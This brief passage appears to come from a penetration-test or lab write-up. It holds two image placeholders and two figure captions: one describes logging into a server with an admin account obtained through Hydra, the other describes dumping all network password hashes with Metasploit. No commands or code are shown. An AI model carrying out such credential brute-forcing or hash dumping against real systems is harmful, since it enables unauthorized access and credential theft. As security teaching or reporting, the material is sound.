

Figure 11: Logged into the server with the admin user obtained with Hydra.



FIGURE 12: all network hashes dumped with Metasploit